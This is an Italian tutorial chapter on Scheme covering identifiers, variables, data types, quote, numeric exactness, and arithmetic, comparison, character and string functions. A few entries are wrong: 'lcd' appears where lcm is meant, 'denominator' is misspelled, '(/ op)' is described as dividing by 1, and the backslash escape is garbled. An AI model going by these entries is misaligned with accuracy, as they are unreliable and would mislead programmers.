I nomi utilizzati per «identificare» qualunque cosa in Scheme, possono essere scritti utilizzando le lettere dell'alfabeto, le cifre numeriche e una serie di caratteri particolari che vengono considerati come un'estensione ai caratteri alfabetici:

```
!   $   %   &   *   +   -   .   /   :   <   =   >   ?   @   ^   _   ~
```

Non tutte le combinazioni sono possibili: in generale non è ammissibile che tali nomi inizino con una cifra numerica.

In generale, Scheme non dovrebbe fare differenza tra lettere maiuscole e minuscole nei nomi che identificano qualcosa.

È importante osservare che, a differenza di altri linguaggi di programmazione, caratteri come '**+**', '**-**', '*****' e '**/**', possono essere (e in pratica sono) dei nomi. Come è già stato fatto osservare,

```
(+ 3 4)
```

è la chiamata della funzione (procedura) '**+**', a cui vengono passati i valori tre e quattro come parametri.

Anche se si possono usare caratteri insoliti nei nomi degli identificatori, quando si dichiara qualcosa, come il nome di una variabile, o di una funzione, è bene astenersi dalle cose troppo stravaganti, a meno che ci sia un buon motivo per le scelte che si fanno. In generale, sono già stabilite delle convenzioni per i nomi delle funzioni, almeno quelle che fanno già parte del linguaggio standard:

- le funzioni il cui nome termina con un punto interrogativo ('**?**') sono intese essere dei «predicati», ovvero delle funzioni che verificano l'avverarsi di una condizione (la verità di un'affermazione) e restituiscono un valore booleano;
- le funzioni il cui scopo è quello di modificare il valore di una variabile, senza cambiarne l'allocazione (per la precisione si tratta di modificare un valore in un'area di memoria già allocata), terminano con un punto esclamativo ('**!**');
- Le funzioni il cui scopo è quello di convertire un «oggetto» di un tipo, in un altro di tipo differente, contengono un '**->**' all'interno del nome.

Per permettere di comprendere meglio come possa essere formato un identificatore, si osservi l'elenco seguente di nomi, che rappresentano tutti delle possibilità valide:

```
ciao            a               b               +               -
*               list->vector    ABCdef123       A123b124        <=?
ciao-come-stai-io-sto-bene-grazie
```

306.1.2 Funzioni o procedure

Scheme è un linguaggio basato sulle funzioni, per quanto queste vengano chiamate «procedure» nella sua terminologia specifica. Questo significa, per esempio, che tutte le espressioni che si possono scrivere con Scheme sono dei valori costanti, oppure delle chiamate di funzione, più o meno annidate. Anche le strutture di controllo sono realizzate in forma di funzione.

È importante osservare che in Scheme non esiste una funzione principale che debba essere eseguita prima delle altre; si segue semplicemente l'ordine sequenziale in cui appaiono le istruzioni. In generale, con lo stesso criterio, le funzioni che si utilizzano devono essere state dichiarate prima del loro utilizzo.

306.2 Allocazione dei dati, espressioni, costanti, oggetti

Scheme utilizza una gestione speciale per le variabili. La dichiarazione di una variabile implica l'allocazione di uno spazio di memoria adatto e l'abbinamento del puntatore relativo a una variabile.

`(define` *variabile* [*valore_iniziale*] `)`

Per esempio,

```
(define x 1)
```

alloca l'area di memoria necessaria a contenere un numero intero, quindi abbina all'identificatore '**`x`**' il puntatore a questa area. In pratica, l'identificatore '**`x`**' si comporta come una variabile di un linguaggio di programmazione «normale», dal momento che quando viene valutato in un'espressione restituisce esattamente il valore a cui punta.

Questa distinzione, non è soltanto una questione di pignoleria, ma si tratta di un punto fondamentale della filosofia di Scheme: la dichiarazione successiva dello stesso identificatore, non va a modificare l'informazione precedente, ma alloca una nuova area di memoria. L'allocazione precedente non viene recuperata e potrebbe continuare a essere utilizzata da ciò che è stato dichiarato prima del cambiamento. In questo senso, a livello teorico, il linguaggio Scheme non prevede un sistema di eliminazione degli oggetti inutilizzati (lo spazzino, ovvero il *garbage collector*), benché le realizzazioni possano attuare in pratica queste forme di ottimizzazione quando sono in grado di provare che un'area di memoria allocata non può più essere presa in considerazione nel programma.

Proprio a causa di questa particolarità di Scheme, per assegnare un valore a un'area di memoria già allocata, attraverso l'identificatore relativo, si utilizza la funzione '**`set!`**':

`(set!` *variabile* *espressione_del_valore_da_assegnare* `)`

Il punto esclamativo finale che compone il nome della funzione, serve a sottolineare il fatto che si ottiene la modifica di un valore già allocato, senza allocare un'altra area di memoria.

306.2.1 Oggetti, tipi di dati e rappresentazione esterna

I dati secondo Scheme sono organizzati in *oggetti*, ma non nel senso che viene attribuito dai linguaggi di programmazione a oggetti (*object oriented*). I tipi di dati di Scheme sono precisamente:

- booleano -- inteso come il risultato di un'espressione logica, o una costante booleana;
- coppia (lista non vuota);

- simbolico -- che fa riferimento a costanti simili alle stringhe, ma che sono trattate diversamente in Scheme;
- numerico;
- carattere -- un carattere singolo che non è una stringa;
- stringa;
- vettore -- quello che per gli altri linguaggi è un array;
- porta, o flusso -- ovvero un file aperto;
- procedura -- le funzioni di Scheme.

I dati hanno una loro essenza e una loro rappresentazione esterna, che corrisponde al modo in cui vengono espressi a livello umano. Questa rappresentazione può consentire a volte l'uso di forme diverse ed equivalenti; per esempio, il numero 16 può essere espresso con la sequenza dei caratteri '**16**', oppure '**#d16**', '**#x10**' e in altri modi ancora.

Tuttavia, è bene osservare che un oggetto per Scheme può essere di un tipo solo. Si parla in questo senso di «tipi disgiunti».

Scheme fornisce alcuni predicati, ovvero alcune funzioni, per il controllo del tipo a cui appartiene un oggetto. Nello stesso ordine in cui sono stati elencati i tipi di dati, si tratta di: '**boolean?**', '**pair?**', '**symbol?**', '**number?**', '**char?**', '**string?**', '**vector?**', '**port?**', '**procedure?**'. Per esempio, l'istruzione seguente restituisce *Vero* se l'identificatore '**x**' fa riferimento a un numero:

```
(number? x)
```

Tra tutti i tipi di dati visti, ne esiste uno speciale: la lista vuota, che non appartiene alle coppie. Per identificare una lista di qualunque tipo, includendo anche quelle vuote, si usa il predicato '**list?**'.

Tabella 306.1. Elenco dei predicati utili per verificare l'appartenenza ai vari tipi di dati.

Predicato	Descrizione
(boolean? *espressione*)	*Vero* se l'espressione dà come risultato un valore logico booleano.
(pair? *espressione*)	*Vero* se l'espressione dà come risultato una «coppia» (lista non vuota).
(list? *espressione*)	*Vero* se l'espressione dà come risultato una lista (anche vuota).
(symbol? *espressione*)	*Vero* se l'espressione dà come risultato un simbolo.
(number? *espressione*)	*Vero* se l'espressione dà un risultato numerico di qualunque tipo.
(char? *espressione*)	*Vero* se l'espressione dà come risultato un carattere.
(string? *espressione*)	*Vero* se l'espressione dà come risultato una stringa.
(vector? *espressione*)	*Vero* se l'espressione dà come risultato un vettore.
(port? *espressione*)	*Vero* se l'espressione dà come risultato una «porta».
(procedure? *espressione*)	*Vero* se l'espressione dà come risultato una funzione.

306.2.2 Costanti letterali

Scheme ha una gestione particolare delle espressioni, dove al loro interno è speciale la gestione dei valori costanti. Questo fatto verrà chiarito nel seguito. Tuttavia, è necessario conoscere subito in che modo possono essere indicati i valori più comuni in un sorgente Scheme.

306.2.2.1 Costanti booleane

I valori booleani possono essere rappresentati attraverso la sigla '**#t**' per *Vero* e '**#f**' per *Falso*.

306.2.2.2 Costanti numeriche

I valori numerici possono essere usati nel modo consueto, quando si tratta di valori interi (positivi o negativi), quando si vogliono indicare numeri che hanno una quantità fissa di decimali e quando si usa la notazione scientifica comune ('*x***e***y*').

```
67
+67
-67
678.67
+678.67
-678.67
6.7867e2
67867e-3
```

In aggiunta a quello che si può vedere dagli esempi mostrati sopra, si possono indicare dei valori specificando la base di numerazione. Per ottenere questo, si utilizza un prefisso del tipo

```
#x
```

dove *x* è una lettera che esprime la base di numerazione. Segue l'elenco di questi prefissi:

- '**#b**' -- numero binario;
- '**#o**' -- numero ottale;
- '**#d**' -- numero decimale;
- '**#x**' -- numero esadecimale.

Per esempio, '**#x10**' è equivalente a '**#d16**', ovvero a 16 senza prefissi.

Scheme consente di utilizzare anche altri tipi di notazioni, per indicare alcuni tipi particolari di numeri. Questa caratteristica di Scheme viene descritta più avanti.

306.2.2.3 Stringhe

Scheme ha una gestione speciale delle espressioni costanti, cosa che verrà descritta in seguito. Ugualmente, è prevista la presenza delle stringhe, rappresentate attraverso una sequenza di caratteri delimitata da una coppia di apici doppi: '**"**...**"**'.

All'interno delle stringhe è previsto l'uso di sequenze di escape composte dalla barra obliqua inversa ('\') seguita da un carattere. Secondo lo standard R^5RS è prevista solo la sequenza '**\"**', per inserire un apice doppio, e '****', per poter inserire una barra obliqua inversa. Le varie realizzazioni di Scheme, possono prevedere l'utilizzazione di altre sequenze di escape, per esempio come avviene nel linguaggio C.

> Potrebbe venire spontaneo l'utilizzo della sequenza '**\n**' per inserire il codice di interruzione di riga all'interno di una stringa; tuttavia, anche se potrebbe funzionare, Scheme dispone della funzione '**newline**', che non prevede l'uso di parametri, il cui scopo è quello di fare ciò che serve per ottenere un avanzamento all'inizio della riga successiva.

```
(display "ciao a tutti, sì, proprio a \"tutti\"")
(newline)
```

306.2.2.4 Costanti carattere

In Scheme, i caratteri sono qualcosa di diverso dalle stringhe, ma questo vale anche per altri linguaggi di programmazione. Tuttavia, la rappresentazione di una costante carattere è molto diversa rispetto alle stringhe:

```
#\carattere | #\nome_carattere
```

Questi caratteri, sempre secondo Scheme, sono oggetti singoli e non possono essere uniti assieme a formare una stringa, a meno di utilizzare delle funzioni apposite di conversione in stringa. Segue un elenco che mostra alcuni esempi di rappresentazione di questi oggetti carattere.

- '**`#\a`**' -- la lettera «a» minuscola;
- '**`#\A`**' -- la lettera «A» maiuscola;
- '**`#\(`**' -- la parentesi tonda aperta;
- '**`#\ `**' -- lo spazio (dopo la barra obliqua inversa c'è esattamente un carattere *<SP>*;
- '**`#\space`**' -- lo spazio, espresso per nome;
- '**`#\newline`**' -- il codice di interruzione di riga.

306.2.3 Espressioni

Un'espressione è qualcosa che, per mezzo di una valutazione, fa qualcosa, oppure restituisce un qualche valore, o fa tutte e due le cose. Le espressioni sono cose che riguardano praticamente tutti i linguaggi di programmazione, ma Scheme ha una gestione particolare quando si vuole evitare che qualcosa venga trasformato da una valutazione.

In pratica, in Scheme si distinguono le *espressioni letterali*, che sono delle espressioni che per qualche ragione, non devono essere elaborate nel modo consueto, ma passate così come sono in modo letterale.

306.2.3.1 Riferimenti variabili

Nella filosofia di Scheme non si hanno delle variabili vere e proprie, ma degli identificatori che fanno riferimento a delle zone di memoria allocate. Tuttavia, si può usare ugualmente il termine «variabile», se si fa attenzione a ricordare la particolarità di Scheme.

La valutazione di una variabile in Scheme genera la restituzione del valore contenuto nell'area di memoria a cui questa punta. Se si usa un interprete Scheme, come quelli descritti nel capitolo introduttivo di questa parte, si può osservare quanto descritto in modo molto semplice:

```
(define x 195)
x                    ===> 195
```

In pratica, l'espressione banale che consiste nell'indicare semplicemente l'identificatore di una variabile, genera la restituzione del valore che in precedenza gli è stato assegnato.

306.2.3.2 Espressioni letterali

In un linguaggio di programmazione qualunque, le espressioni letterali corrispondono alle costanti letterali, come i numeri, le stringhe e oggetti simili. In Scheme si aggiungono anche altri oggetti.

costante
`'` *dato*
`(quote` *dato*`)`

A parte le costanti letterali normali, le altre espressioni letterali si distinguono per essere precedute da un apostrofo iniziale (‘`'`’), oppure (ed è la stessa cosa), per essere indicate come argomento della funzione ‘**`quote`**’.

Inizialmente è difficile comprendere il senso di questa notazione. Tuttavia, è importante riconoscere subito che non si tratta di stringhe, in quanto lo scopo per il quale esistono queste espressioni letterali, è proprio quello di evitare che vengano valutate prima del necessario. Si osservino gli esempi seguenti, divisi su tre colonne, allo scopo di facilitarne il confronto. In particolare, si suppone che esista una variabile ‘**`a`**’ che faccia riferimento a una zona di memoria contenente il valore uno.

```
(quote a)               ===> a «simbolo»
'a                      ===> a «simbolo»
a                       ===> 1

(quote (+ 1 2))         ===> (+ 1 2)
'(+ 1 2)                ===> (+ 1 2)
(+ 1 2)                 ===> 3

(quote (quote a))       ===> (quote a)
''a                     ===> (quote a)
'a                      ===> a «simbolo»

(quote "a")             ===> "a" «stringa»
'"a"                    ===> "a" «stringa»
"a"                     ===> "a" «stringa»

(quote 1)               ===> 1
'1                      ===> 1
1                       ===> 1

(quote #t)              ===> #t
'#t                     ===> #t
#t                      ===> #t

(quote #\a)             ===> #\a «carattere»
'#\a                    ===> #\a «carattere»
#\a                     ===> #\a «carattere»
```

Nei primi esempi si fa riferimento a qualcosa che si identifica attraverso la lettera «a». ‘**`(quote a)`**’, ovvero ‘**`'a`**’, non è un carattere e non è una stringa: è un simbolo non meglio identificato; dipende dal programmatore il significato che questo può avere. Per semplificare le cose, si è immaginato che si trattasse di una variabile.

Tra gli esempi si vede la possibilità di indicare una funzione per la somma, ‘**`(+ 1 2)`**’, come espressione costante. Ci sono situazioni in cui questo è necessario, per esempio quando una funzione deve essere passata come argomento di un'altra, mentre lo scopo non è quello di passare il risultato della valutazione della prima.

Le costanti letterali, come le stringhe, i numeri, i caratteri e i valori booleani, possono essere indicati come espressioni letterali; in tal modo il risultato non cambia, dal momento che la valutazione di tali costanti restituisce le costanti stesse.

Ci sono altri tipi di dati che possono essere indicati in forma di espressioni letterali, ma non sono stati mostrati gli esempi relativi perché questi tipi non sono ancora stati descritti. Tuttavia, il senso non cambia: si usano le espressioni letterali quando non si può lasciare che queste siano valutate.

306.2.3.3 Ordine nella valutazione di un'espressione

L'ordine in cui viene valutata un'espressione è relativamente semplice in Scheme, dal momento che non si utilizzano operatori simbolici e tutto è espresso in forma di funzioni. In generale, si valuta prima ciò che sta nella posizione più «interna», venendo mano a mano verso l'esterno. Per esempio,

```
(* 3 (+ 2 4))
```

si risolve secondo la sequenza di operazioni elencate di seguito:

- '**3**' ===> '**3**'
- valutazione di '**(+ 2 4)**'
  - '**2**' ===> '**2**'
  - '**4**' ===> '**4**'
  - '**2+4**' ===> '**6**'
- '**3*6**' ===> '**18**'

306.3 Funzioni comuni nelle espressioni e particolarità di alcuni tipi di dati elementari

Nei linguaggi di programmazione comuni, le espressioni si avvalgono prevalentemente di operatori di vario tipo, tanto che gli operatori sono di per sé delle funzioni, più o meno celate. Con Scheme, questa ambiguità viene eliminata, dal momento che tutte le operazioni di un'espressione si svolgono per mezzo di funzioni. Le funzioni che vengono descritte in queste sezioni, sono quelle che vengono utilizzate più frequentemente nelle espressioni di Scheme.

Il valore restituito da una funzione può essere di tipo diverso a seconda degli operandi utilizzati. Di solito si fa l'esempio della somma di due interi che genera un risultato intero. Scheme ha una gestione particolare dei numeri, almeno a livello teorico, per cui questi vengono classificati in modo molto più sofisticato di quanto facciano i linguaggi di programmazione normali.[1]

306.3.1 Numeri

Con Scheme, i numeri sono gestiti a due livelli differenti: l'astrazione matematica e la realizzazione pratica. Dal punto di vista dell'astrazione matematica, si distinguono i livelli seguenti:

- numero generico;
- numero complesso;

[1] Nella sezione dedicata ai numeri, è assente la spiegazione riguardo al tipo numerico «complesso». Questo dipende dalla mancanza di preparazione dell'autore al riguardo. Eventualmente si può consultare il documento *R⁵RS* in cui questo argomento è affrontato.

- numero reale;
- numero razionale;
- numero intero.

In generale, un numero che appartiene a una classe inferiore, è anche un numero che può essere considerato appartenente a tutti i livelli superiori. Per esempio, un numero razionale è anche un numero reale ed è anche un numero complesso, ecc.

Scheme fornisce una serie di predicati (funzioni), per la verifica dell'appartenenza di un valore a un tipo di numero. L'elenco si vede nella tabella 306.2. In generale, queste funzioni restituiscono il valore *Vero* ('**#t**') nel caso in cui sia valida l'appartenenza presunta.

Tabella 306.2. Elenco dei predicati utili per verificare l'appartenenza ai vari tipi numerici.

Predicato	Descrizione
(number? *espressione*)	*Vero* se l'espressione dà un risultato numerico di qualunque tipo.
(complex? *espressione*)	*Vero* se l'espressione dà come risultato un numero complesso.
(real? *espressione*)	*Vero* se l'espressione dà come risultato un numero reale.
(rational? *espressione*)	*Vero* se l'espressione dà come risultato un numero razionale.
(integer? *espressione*)	*Vero* se l'espressione dà come risultato un numero intero.

Nel modo in cui si rappresenta un numero si indica implicitamente il tipo di questo. Tuttavia, se Scheme è in grado di conoscere una semplificazione nel modo di rappresentarne il valore, lo classifica automaticamente nella fascia inferiore relativa. Per esempio, se 4/2 viene mostrato come numero razionale, dal momento che è equivalente a due, è anche un intero puro e semplice. Gli esempi seguenti mostrano in che modo possono reagire i predicati per la verifica del tipo numerico. Si osservi in particolare la disponibilità della notazione m/n, che permette di indicare agevolmente i numeri razionali.

```
(integer? 3)            ===> #t
(rational? 3)           ===> #t
(real? 3)               ===> #t
(complex? 3)            ===> #t
(number? 3)             ===> #t

(integer? 6/2)          ===> #t
(integer? 3/2)          ===> #f
(rational? 6/2)         ===> #t
(rational? 3/2)         ===> #t

(integer? 1.1)          ===> #f
(rational? 1.1)         ===> #t (dipende dalla realizzazione di Scheme)
(real? 1.1)             ===> #t
```

Secondo Scheme, i numeri sono *esatti* o *inesatti*, a seconda di varie circostanze, che possono dipendere anche dalla realizzazione che si utilizza. In generale, un numero è esatto se è stato fornito attraverso una costante che di per sé è esatta (come un numero intero o un numero razionale), oppure se deriva da numeri esatti utilizzati in operazioni esatte. Si comprende intuitivamente che nel momento in cui si introducono approssimazioni di qualche tipo, per qualche ragione, i valori che si ottengono dai calcoli che si fanno, non sono precisi, ma sono, appunto, inesatti. Nonostante sia molto facile generare risultati inesatti, anche quando si parte da valori esatti, ci sono alcune situazioni in cui i risultati sono esatti anche se i valori di partenza sono inesatti; per esempio, la moltiplicazione per uno zero esatto, genera uno zero esatto, qualunque sia l'altro valore. A proposito dell'esattezza o meno dei valori, sono disponibili alcune funzioni che sono elencate nella tabella 306.3.

Tabella 306.3. Elenco dei predicati e delle altre funzioni riferite ai valori esatti e inesatti.

Funzione	Descrizione
(exact? *espressione*)	*Vero* se l'espressione dà un risultato numerico esatto.
(inexact? *espressione*)	*Vero* se l'espressione dà un risultato numerico inesatto.
(exact->inexact *espressione*)	Converte il risultato dell'espressione in un valore numerico inesatto.
(inexact->exact *espressione*)	Converte il risultato dell'espressione in un valore numerico esatto.

Seguono alcuni esempi sull'uso di queste funzioni.

```
(exact? 3)              ===> #t
(exact? 3/2)            ===> #t
(exact? 1.5)            ===> #f
(exact->inexact 3)      ===> 3.0
(inexact->exact 1.5)    ===> 3/2
```

Come accennato all'inizio, oltre all'astrazione matematica si pone il problema della precisione dei valori inesatti (quelli che per altri linguaggi di programmazione sono semplicemente dei valori a virgola mobile). Ammesso che la realizzazione di Scheme permetta di distinguere tra diversi livelli di precisione, si possono rappresentare delle costanti numeriche «reali» (a virgola mobile), utilizzando la notazione esponenziale, dove al posto della lettera «e» consueta, si utilizzano rispettivamente le lettere, '**`s`**', '**`f`**', '**`d`**' e '**`l`**', che indicano valori a precisione ridotta (*short*), a singola precisione (*float*), a doppia precisione (*double*) e a precisione ancora maggiore (*long*).

Tabella 306.4. Elenco delle funzioni matematiche comuni.

Funzione	Descrizione
(+ *op*...)	Somma gli argomenti.
(* *op*...)	Moltiplica gli argomenti.
(- *op*)	Moltiplica il valore dell'operando per `-1`.
(- *op1 op2*...)	Sottrae dal primo la somma degli operandi successivi.
(/ *op*)	Divide il primo operando per 1.
(/ *op1 op2*...)	Divide il primo operando per il secondo, divide il risultato per il terzo...
(log *op*)	Calcola il logaritmo naturale.
(exp *op*)	Calcola l'esponente.
(sin *op*)	Calcola il seno.
(cos *op*)	Calcola il coseno.
(tan *op*)	Calcola la tangente.
(asin *op*)	Calcola l'arco-seno.
(acos *op*)	Calcola l'arco-coseno.
(atan *op*)	Calcola l'arco-tangente.
(sqrt *op*)	Calcola la radice quadrata.
(expt *op1 op2*)	Eleva il primo operando alla potenza del secondo.
(abs *op*)	Calcola il valore assoluto.
(quotient *op1 op2*)	Divide il primo operando per il secondo e restituisce il valore intero.
(remainder *op1 op2*)	Resto della divisione del primo operando per il secondo.
(modulo *op1 op2*)	Calcola il modulo (vedere nota).
(ceiling *op*)	Calcola la parte intera per eccesso.
(floor *op*)	Calcola la parte intera per difetto.
(round *op*)	Calcola la parte intera più vicina.
(truncate *op*)	Calcola la parte intera eliminando semplicemente la parte decimale.
(max *op*...)	Restituisce il valore massimo dei suoi operandi.
(min *op*...)	Restituisce il valore minimo dei suoi operandi.
(gcd *n_intero*...)	Calcola il massimo comune divisore dei vari operandi.
(lcd *n_intero*...)	Calcola il minimo comune multiplo dei vari operandi.
(numerator *n_razionale*)	Restituisce il numeratore di un numero razionale.
(denomiator *n_razionale*)	Restituisce il denominatore di un numero razionale.

La tabella 306.4 riporta l'elenco delle funzioni più comuni che possono essere usate nelle espressioni aritmetiche e matematiche. In particolare si deve osservare che '**`remainder`**' e '**`modulo`**' si comportano nello stesso modo, tranne quando si utilizzano valori negativi (per approfondire la differenza si può leggere il documento di riferimento su Scheme, ovvero R^5RS).

Scheme permette di utilizzare più di due operandi per le funzioni che sommano, sottraggono, dividono e moltiplicano. A parte la spiegazione sintetica data nella tabella in cui sono state presentate, si può intendere il senso del loro funzionamento immaginando che le operazioni avvengono in modo progressivo, da sinistra a destra:

```
(- 5 3 2)
```

equivale a:

```
(- (- 5 3) 2)
```

Nello stesso modo,

```
(/ 5 3 2)
```

equivale a:

```
(/ (/ 5 3) 2)
```

Infine, la tabella 306.5 riporta alcuni predicati utili per classificare in qualche modo un valore numerico.

Tabella 306.5. Elenco di altri predicati utili per classificare i valori numerici.

Funzione	Descrizione
(zero? *op*)	*Vero* se l'operando equivale a zero.
(positive? *op*)	*Vero* se l'operando è un numero positivo.
(negative? *op*)	*Vero* se l'operando è un numero negativo.
(odd? *op*)	*Vero* se l'operando è un numero dispari.
(even? *op*)	*Vero* se l'operando è un numero pari.

Scheme dispone di altre risorse per la gestione dei valori numerici; inoltre, ciò che è stato presentato qui è descritto in modo approssimativo. Se si vogliono sfruttare bene tali possibilità di questo linguaggio, è indispensabile studiare bene il documento R^5RS, già citato più volte, del quale si trova un riferimento alla fine del capitolo.

306.3.2 Valori logici, funzioni di confronto e funzioni logiche

Sono già state presentate le costanti booleane '**`#t`**' e '**`#f`**', che valgono per *Vero* e *Falso* rispettivamente. Per Scheme, da un punto di vista logico-booleano, valgono come *Vero* anche le liste (che verranno descritte in seguito), compresa la lista vuota, i simboli, i numeri, le stringhe, i vettori e le funzioni. In pratica, qualsiasi oggetto diverso dal tipo booleano, assieme al valore booleano '**`#t`**', vale come *Vero*, mentre solo '**`#f`**' vale per *Falso*. Tuttavia, per verificare che un oggetto corrisponda effettivamente a un valore booleano, si può usare il predicato

```
(boolean? oggetto)
```

che restituisce *Vero* in caso affermativo.

Alcune realizzazioni più vecchie di Scheme trattano la lista vuota, che si rappresenta con '**`()`**', come equivalente al valore booleano *Falso*.

Gli operatori logici sono realizzati in Scheme attraverso funzioni. La tabella 306.6 elenca queste funzioni.

Tabella 306.6. Elenco delle funzioni logiche.

Funzione	Descrizione
(not *op*)	Inverte il risultato logico dell'operando.
(and *op1 op2*...)	*Vero* se tutti gli operandi restituiscono *Vero*.
(or *op1 op2*...)	*Vero* se anche solo un operando restituisce *Vero*.

Per quanto riguarda il confronto, si distinguono situazioni diverse, a seconda che si vogliano confrontare dei valori numerici, carattere, stringa, oppure che si vogliano confrontare gli «oggetti». Le tabelle 306.7, 306.8, 306.9 e 306.10, riepilogano le funzioni in grado di eseguire tali confronti.

Tabella 306.7. Elenco delle funzioni per il confronto numerico.

Funzione	Descrizione
(= *op1 op2*...)	*Vero* se gli operandi si equivalgono.
(< *op1 op2*...)	*Vero* se gli operandi sono in ordine crescente.
(> *op1 op2*...)	*Vero* se gli operandi sono in ordine decrescente.
(<= *op1 op2*...)	*Vero* se gli operandi sono in ordine non decrescente.
(>= *op1 op2*...)	*Vero* se gli operandi sono in ordine non crescente.

È interessante notare che le funzioni per il confronto ammettono l'uso di più di due argomenti. Si osservino gli esempi seguenti, con i risultati che restituiscono.

```
(= 2 2)                 ===> #t
(= 2 2 2)               ===> #t
(= 2 2 2 1)             ===> #f
(< 1 2)                 ===> #t
(< 1 2 3)               ===> #t
(< 1 2 3 2)             ===> #f
```

Tabella 306.8. Elenco delle funzioni per il confronto tra caratteri.

Funzione	Descrizione
(char=? *car1 car2*)	*Vero* se i due caratteri sono uguali.
(char<? *car1 car2*)	*Vero* se il primo carattere è lessicograficamente inferiore al secondo.
(char>? *car1 car2*)	*Vero* se il primo carattere è lessicograficamente superiore al secondo.
(char<=? *car1 car2*)	*Vero* se il primo carattere è lessicograficamente non superiore al secondo.
(char>=? *car1 car2*)	*Vero* se il primo carattere è lessicograficamente non inferiore al secondo.
(char-ci=? *car1 car2*)	Come '**char=?**', senza distinguere tra maiuscole e minuscole.
(char-ci<? *car1 car2*)	Come '**char<?**', senza distinguere tra maiuscole e minuscole.
(char-ci>? *car1 car2*)	Come '**char>?**', senza distinguere tra maiuscole e minuscole.
(char-ci<=? *car1 car2*)	Come '**char<=?**', senza distinguere tra maiuscole e minuscole.
(char-ci>=? *car1 car2*)	Come '**char>=?**', senza distinguere tra maiuscole e minuscole.

Per quanto riguarda il confronto tra caratteri e tra stringhe, non è stabilita la possibilità di inserire più di due argomenti, anche se è possibile che una realizzazione Scheme lo consenta.

```
(char<? #\a #\b)        ===> #t
(char<? #\A #\B)        ===> #t
(char-ci<=? #\A #\b)    ===> #t
(char-ci<=? #\a #\B)    ===> #t
(char-ci=? #\a #\A)     ===> #t
```

Tabella 306.9. Elenco delle funzioni per il confronto tra stringhe.

Funzione	Descrizione
(string=? *str1 str2*)	*Vero* se le due stringhe sono uguali.
(string<? *str1 str2*)	*Vero* se la prima stringa è lessicograficamente inferiore alla seconda.
(string>? *str1 str2*)	*Vero* se la prima stringa è lessicograficamente superiore alla seconda.
(string<=? *str1 str2*)	*Vero* se la prima stringa è lessicograficamente non superiore alla seconda.
(string>=? *str1 str2*)	*Vero* se la prima stringa è lessicograficamente non inferiore alla seconda.
(string-ci=? *str1 str2*)	Come '**`string=?`**', senza distinguere tra maiuscole e minuscole.
(string-ci<? *str1 str2*)	Come '**`string<?`**', senza distinguere tra maiuscole e minuscole.
(string-ci>? *str1 str2*)	Come '**`string>?`**', senza distinguere tra maiuscole e minuscole.
(string-ci<=? *str1 str2*)	Come '**`string<=?`**', senza distinguere tra maiuscole e minuscole.
(string-ci>=? *str1 str2*)	Come '**`string>=?`**', senza distinguere tra maiuscole e minuscole.

```
(string<? "ab" "aba")          ===> #t
(string<? "AB" "ABA")          ===> #t
(string-ci<? "AB" "aba")       ===> #t
(string-ci<? "ab" "ABA")       ===> #t
(string-ci=? "ciao" "CIAO")    ===> #t
```

Scheme offre dei predicati particolari per il confronto tra due oggetti, come mostrato nella tabella 306.10. È difficile definire in modo chiaro la differenza che c'è tra questi tre predicati. In generale si può affermare che '**`equal?`**' sia il predicato che è più permissivo, mentre '**`eq?`**' è quello più restrittivo.

Tabella 306.10. Elenco delle funzioni per il confronto tra gli oggetti.

Funzione	Descrizione
(eq? *op1 op2*)	*Vero* se i due operandi sono identici.
(eqv? *op1 op2*)	*Vero* se i due operandi sono equivalenti dal punto di vista operativo.
(equal? *op1 op2*)	*Vero* se i due operandi hanno la stessa struttura e lo stesso contenuto.

```
(equal? "abc" "abc")           ===> #t
(eqv? "abc" "abc")             ===> #f
(eq? "abc" "abc")              ===> #f

(equal? 2 2)                   ===> #t
(eqv? 2 2)                     ===> #t
(eq? 2 2)                      ===> (non specificato)

(equal? 'a 'a)                 ===> #t
(eqv? 'a 'a)                   ===> #t
(eq? 'a 'a)                    ===> #t
```

306.3.3 Caratteri

Alcune funzioni specifiche per i caratteri sono elencate nella tabella 306.11. Per quanto riguarda il caso particolare del predicato '**`char-whitespace?`**', questo si avvera nel caso in cui si tratti di *<SP>*, *<HT>*, *<LF>*, *<FF>* e *<CR>*.

Tabella 306.11. Elenco di alcune funzioni specifiche per la gestione dei caratteri.

Funzione	Descrizione
(char? *oggetto*)	*Vero* se l'oggetto è un carattere.
(char-alphabetic? *carattere*)	*Vero* se il carattere è alfabetico.
(char-numeric? *carattere*)	*Vero* se il carattere è numerico.
(char-whitespace? *carattere*)	*Vero* se si tratta di uno spazio orizzontale o verticale.
(char-upper-case? *carattere*)	*Vero* se si tratta di un carattere alfabetico maiuscolo.
(char-lower-case? *carattere*)	*Vero* se si tratta di un carattere alfabetico minuscolo.
(char->integer *carattere*)	Restituisce un numero corrispondente al carattere.
(integer->char *numero_intero*)	Restituisce un carattere corrispondente al numero.
(char-upcase *carattere*)	Se possibile, converte il carattere in maiuscolo.
(char-downcase *carattere*)	Se possibile, converte il carattere in minuscolo.

Nella conversione attraverso le funzioni '**`char->integer`**' e '**`integer->char`**', l'equivalenza tra carattere e numero dipende dalla realizzazione di Scheme; molto probabilmente dipenderà dalla codifica dell'insieme di caratteri utilizzato.

306.3.4 Stringhe

Alcune funzioni specifiche per i caratteri sono elencate nella tabella 306.12. Quando le funzioni fanno riferimento a un indice per indicare un carattere all'interno di una stringa, si deve ricordare che il primo corrisponde alla posizione zero. Quando si fa riferimento a due indici, uno per indicare il carattere iniziale e uno per fare riferimento al carattere finale, il secondo indice deve puntare alla posizione successiva all'ultimo carattere da prendere in considerazione. Questo permette di individuare una stringa nulla quando l'indice iniziale e l'indice finale sono uguali.

Tabella 306.12. Elenco di alcune funzioni specifiche per la gestione delle stringhe.

Funzione	Descrizione
(string? *oggetto*)	*Vero* se l'oggetto è una stringa.
(make-string *numero_caratteri*)	Restituisce una stringa della lunghezza indicata.
(make-string *numero_caratteri carattere*)	Restituisce una stringa composta con il carattere indicato.
(string *carattere*...)	Restituisce una stringa composta dai caratteri indicati.
(string-length *stringa*)	Restituisce il numero di caratteri contenuto.
(string-ref *stringa indice*)	Restituisce il carattere nella posizione dell'indice.
(string-set! *stringa indice carattere*)	Modifica il carattere che si trova nella posizione dell'indice.
(substring *stringa inizio fine*)	Estrae la sottostringa compresa tra i due indici.
(string-append *stringa*...)	Restituisce una stringa unica complessiva.
(string-copy *stringa*)	Restituisce una copia della stringa.
(string-fill! *stringa carattere*)	Sostituisce gli elementi della stringa con il carattere indicato.
(string->list *stringa*)	Restituisce una lista composta dai caratteri della stringa.
(list->string *lista_di_caratteri*)	Restituisce una stringa a partire da una lista di caratteri.

```
(make-string 10 #\A)          ===> "AAAAAAAAAA"
(string-length "ciao")        ===> 4

(define a "ciao")
(string-set! a 0 #\C)
